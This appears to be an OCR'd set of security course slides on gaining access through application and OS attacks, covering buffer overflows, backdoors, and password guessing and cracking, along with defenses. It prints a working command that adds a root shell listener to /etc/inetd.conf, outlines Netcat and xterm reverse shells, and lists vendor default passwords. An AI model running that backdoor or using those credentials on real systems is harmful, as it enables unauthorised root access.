Chapter 7
Phase3: Gaining Access Using Application and Operating System Attacks

Locating Exploits

- Packet Storm Security
  http://packetstorm.securify.com
- Technotronic Security Information
  http://www.technotronic.com
- Security Focus Bugtraq Archives
  http://www.securityfocus.com

[packet storm] - packetstorm.security.com - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Location: http://209.143.242.119/cgi-bin/search/search.cgi?searchvalue=rpc.statd&t What's Related

Instant Message WebMail Contact People Yellow Pages Download Find Sites Channels

packet storm

rpc.statd Archives Forums search Recent Files

about us
forums
assessment
defense
papers
magazines
misc
links
careers

Search Results

Can't find what you are looking for?You may want to look through our Directory Tree.
Need help? Please read our Search Engine Help Section.
Wonder what others are searching for? Check out Packet Storm's Storm Watch.

Search word(s): 'rpc.statd'
Kill word(s):
Found 21 matches in 0.52344 seconds.
Results 1 - 21

Previous Results | Next Results

Filename	Times Downloaded
1:rpc.statd.automountd.bounce.txt [23]	2565
Older versions of rpc.statd and automountd for various platforms allow remote attackers to execute arbitrary commands and gain root privileges. Sun patches available.	
2:CA-96.09.rpc.statd [23]	1626
This advisory describes a vulnerability in the rpc.statd (or statd) program that allows authorized users to remove or create any file that a root user can. Vendor information is included.	
3:g-16.SGI.rpc.statd.vulnerability.asc [23]	242
g-16.SGI.rpc.statd.vulnerability.asc	
4:g-22.rpc.statd.vulnerability.asc [23]	305
g-22.rpc.statd.vulnerability.asc	
5:rpc.statd.x86.c [23]	2171
Linux/x86 rpc.statd remote root exploit. By Doing courtesy of Bugtraq	

Document: Done

Fig 7.1 Searching Packet Storm for a common vulnerability exploit

Application & Operating System Attacks

- Stack-based buffer overflow attacks
- Password attacks
- Web application attacks

Stack-Based Buffer Overflow Attacks

- Allows attacker a way to execute arbitrary commands and take control of a vulnerable machine
- "Smashing the Stack for Fun and Profit" http://packetstorm.securify.com/docs/hack/smashstack.txt
- Any poorly written application or operating system component could have a stack-based buffer overflow

What is a Stack

- A data structure that stores important information for processes running on a computer
- Used to store information associated with function calls on the computer
- Used to store function call arguments, return instruction pointer, frame pointer, and local variables

```
void sample_function(void)
    {
        char buffer[10];
        printf("Happy Happy!\n");
        return;
    }

main()
    {
    sample_function();
    printf("Hello World!\n");
    }
```

1 Execution starts here.

2 The flow transitions to the function here.

3 We now return to the main procedure.

Fig 7.2 Sample code with function call




Fig 7.3 A normal stack

```
void sample_function(char *string)
     {
          char buffer[16];
          strcpy(buffer, string);
          return;
     }

void main()
     {
          char buffer[256];
          int i;

          for(i=0; i<255; i++)
               big_buffer[i]='A';

          sample_function(big_buffer);
     }
```

4 The local variable "buffer" can hold 16 characters.

5 The strcpy function will load characters into buffer until it finds the end of the string… but the string is far longer than the buffer!

1 Make a buffer that can hold 256 characters.

2 Shove the character 'A' into big_buffer… 255 times!

3 Send the big buffer to the function.

Fig 7.4 Buffer Overflow sample program




Fig 7.5 A smashed stack

Contents of a Buffer Overflow Exploit

- NOP sled
  - Series of “No Operation” instructions
- Machine language code containing attacker’s commands
- Return pointer

Buffer Overflow documents

- Advanced Buffer Overflow Exploit paper http://ohhara.sarang.net/security/adv.txt
- http://www.blackhad.com/presentations/bh-asia-00/greg/greg-asia-00-stalking.ppt
- Windows buffer overflow http://www.beavuh.org/dox/win32_oflow.txt
- eEye's buffer overflow exploit on Windows NT systems running IIS http://www.eeye.com/html/advisories/AD19990608.html

Detection of Stack-based overflows by network-based IDS

- Match signatures associated with NOP sleds
- Identify typical machine language exploit code to get attackers' commands executed
- Look for frequently used return pointers associated with popular buffer overflows

ADMutate

- Tool used evade IDS detection of buffer overflows
- http://www.ktwo.ca/security.html
- exploit code fed into ADMutate which modifies the exploit code while retaining the same ultimate function
  - NOP instruction replaced with other code that functionally does nothing
  - Main part of exploit code contains code to decrypt encrypted instructions
  - Least significant byte of Return Pointer modified

Things Attackers do after Stack is Smashed

- Force exploit code to spawn a command shell and enter another command to be executed by command shell
- Shell and command will run under the context of the vulnerable process
- Installing a backdoor using inetd
- Backdooring with TFTP and Netcat
- Shooting back an Xterm

Creating a Backdoor Using Inetd

- overflow buffer in some root-level program to run the following command string

Execute this command

Run a command shell

Type the following characters

Listen for a stream of data on TCP port 12345

Run as "root"

When traffic arrives on the port, run a command shell to execute any commands that are received.

```
/bin/sh -c "echo 12345 stream tcp nowait root /bin/sh sh -i"
>> /etc/inetd.conf; killall -HUP inetd
```

Add this whole instruction into the inetd configuration file

Make inetd reread its configuration file for changes to be implemented

Backdooring via Netcat

- Netcat: A tool used to push a command shell prompt across the network
- Overflow buffer of victim with command to spawn a shell to download Netcat from attacker's machine via TFTP and then run Netcat
- Victim machine runs Netcat configure to execute a shell and push it to the attacker's machine
- Attacker's machine is also running Netcat, but is configured to wait for a connection from victim




Fig 7.6 Placing a backdoor using buffer overflows, TFTP, and Netcat

Shooting back Xterms

- Useful against networks that block incoming connections but allow outgoing connections
- Allows attacks to gain command-line access to victim machine
  - victim machine’s configuration need not be modified
  - No additional software needs to be installed on victim machine

Shooting Back Xterms Step-by-Step

- Attacker configures his own machine to accept incoming X sessions from the target machine via “xhost +victim”
- Attacker overflows the buffer of vulnerable program on the target machine with shell command to run the Xterm program and directing the display to the attacker’s machine
- Commands typed by attacker into Xterm are executed on the victim machine.




Fig 7.7 Getting an Xterm using a buffer overflow

Examples of widely used Exploits

- IIS Unicode exploit which lets an attacker execute commands on a Windows NT/2000 machine running IIS http://www.wiretrip.net/rft/p/doc.asp?id=57
- wu-ftp string input validation problem http://www.kb.cert.org/vuls/id/29823
- Rainforest Puppy's RDS exploit which lets an attacker execute commands on a Windows NT server running IIS http://www.wiretrip.net/rft/p/doc.asp?id=1

Security Mailing Lists

- BugTraq
  http://www.securityfocus.com/frames/?content=/forums/bugtraq/intro.html
- CERT
  http://www.cert.org/contact_cert/certmaillist.html
- SANS Newsbite mailing list
  http://www.sans.org

Defenses against Stack-Based Buffer Overflow Attacks

- Keep systems patched
- Subscribe to security mailing lists
- Subscribe to vendors' mailing lists
- Remove unneeded services from servers
- Control outgoing traffic such as X

Defenses against Stack-Based Buffer Overflow Attacks (cont.)

- Configure operating systems with nonexecutable stack
  - Solaris: add the following to /etc/system file
    - set noexec_user_stack=1
    - set noexec_user_stack_log=1
  - Linux: apply a kernel patch http://www.openwall.com/linux/README
  - Windows NT: install SecureStack http://www.securewave.com/products/securestack/secure_stack.html

Defenses against Stack-Based Buffer Overflow for Software Developers

- Avoid programming mistakes involving allocation of memory space
- Check the size of all user input
- Use automated code-checking tools such as ITS4 (It's the Software, Stupid – Security Scanner) http://www.cigital.com/its4/

Password Guessing Attacks

- Users often choose passwords that are easy to remember, but are also easily guessed
- default passwords used by vendors left unchanged
- Database of vendor default passwords http://security.nerdnet.com

Default Logins for Networked Devices - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites History Mail Print Real.com

Address http://security.nerdnet.com/index.php?start=196&sortkey=manufacturer%20ASC Go

Manufacturer Sort Listing

View Single Page Dump

Manufacturer	Model	OS Version	Login	Password	SNMP / Notes
Northern Telecom(Nortel)	Meridian 1	-	-	m1link	SNMP / Notes
Novell	NetWare	Any	guest	-	SNMP / Notes
Novell	NetWare	any	PRINT	-	SNMP / Notes
Novell	NetWare	Any	LASER	-	SNMP / Notes
Novell	NetWare	Any	HPLASER	-	SNMP / Notes
Novell	NetWare	Any	PRINTER	-	SNMP / Notes
Novell	NetWare	Any	LASERWRITER	-	SNMP / Notes
Novell	NetWare	Any	POST	-	SNMP / Notes
Novell	NetWare	Any	MAIL	-	SNMP / Notes
Novell	NetWare	Any	GATEWAY	-	SNMP / Notes
Novell	NetWare	Any	GATE	-	SNMP / Notes
Novell	NetWare	Any	ROUTER	-	SNMP / Notes
Novell	NetWare	Any	BACKUP	-	SNMP / Notes
Novell	NetWare	Arcserve	CHEY_ARCHSVR	WONDERLAND	SNMP / Notes
Novell	NetWare	Any	WINDOWS_PASSTHRU	-	SNMP / Notes
ODS	1094 IS Chassis	4.x	ods	ods	SNMP / Notes
Optivision	Nac 3000 & 4000	any	root	mpegvideo	SNMP / Notes
Oracle	8i	8.1.6	sys	change_on_install	SNMP / Notes
Oracle	Internet Directory Service	any	cn=orcladmin	welcome	SNMP / Notes
Oracle	7 or later	-	system	manager	SNMP / Notes
Oracle	7 or later	-	sys	change_on_install	SNMP / Notes
Oracle	7 or later	Any	Scott	Tiger	SNMP / Notes
Oracle	8i	all	internal	oracle	SNMP / Notes

Internet


Fig 7.8 An online database of default passwords

Password Guessing through Login Scripting

- THC-Login Hacker tool http://thc.inferno.tusculum.edu
- Authforce http://kapheine.hypa.net/authforce/index.php
- brute_ssl and brute_web
  http://packetstrom.security.com/Exploit_Code_archive/brute_ssl.c
  http://packetstrom.security.com/Exploit_Code_archive/brute_web.c
- Windows NT password guessing
  http://packetstorm.securify.com/NT/audit/nt.remotely.crack.nt.passwords.zip
- Xavier http://www.btinernet.com/~lithiumsoft/
- Guessing email passwords using POP3 protocol: Hypnopaedia
  http://packetstorm.securify.com/Crackers/hypno.zip
- Other password guessing tools
  http://packetstorm.securify.com/Crackers

Password Cracking

- More sophisticated and faster than password guessing through login script
- Requires access to a file containing user names and encrypted passwords
- Dictionary attacks
- Brute force attacks
- Hybrid dictionary and brute force attacks



- Create a password guess
- Encrypt the guess
- Compare encrypted guess with encrypted value from the stolen password file
- If match, you've got the password! Else, loop back to the top.

Fig 7.9 Password cracking is really just a loop

Password Cracking Tools

- L0phtCrack, a Windows NT/2000 password cracker http://www.l0pht.com/l0phtcrack
- John the Ripper, a Unix password cracker http://www.openwall.com/john
- Crack, a Unix password cracker http://www.users.diron.co.uk/~crypto/
- Pandora, a password cracker for Novell http://www.nmrc.org/pandora
- PalmCrack, a Windows NT and Unix password cracker that runs on the Palm OS PDA platform http://www.noncon.org/noncon/download.html

L0phtCrack

- Tool used to crack Windows NT/2000 passwords
- Easy to use GUI interface
- Runs on MS Windows 9x, NT, and 2000 systems
- Free trial period of 15 days

Cracking Windows NT/2000 Passwords Using L0phtCrack

- Attacker must get a copy of the encrypted/hashed password representations stored in the SAM database of target machine
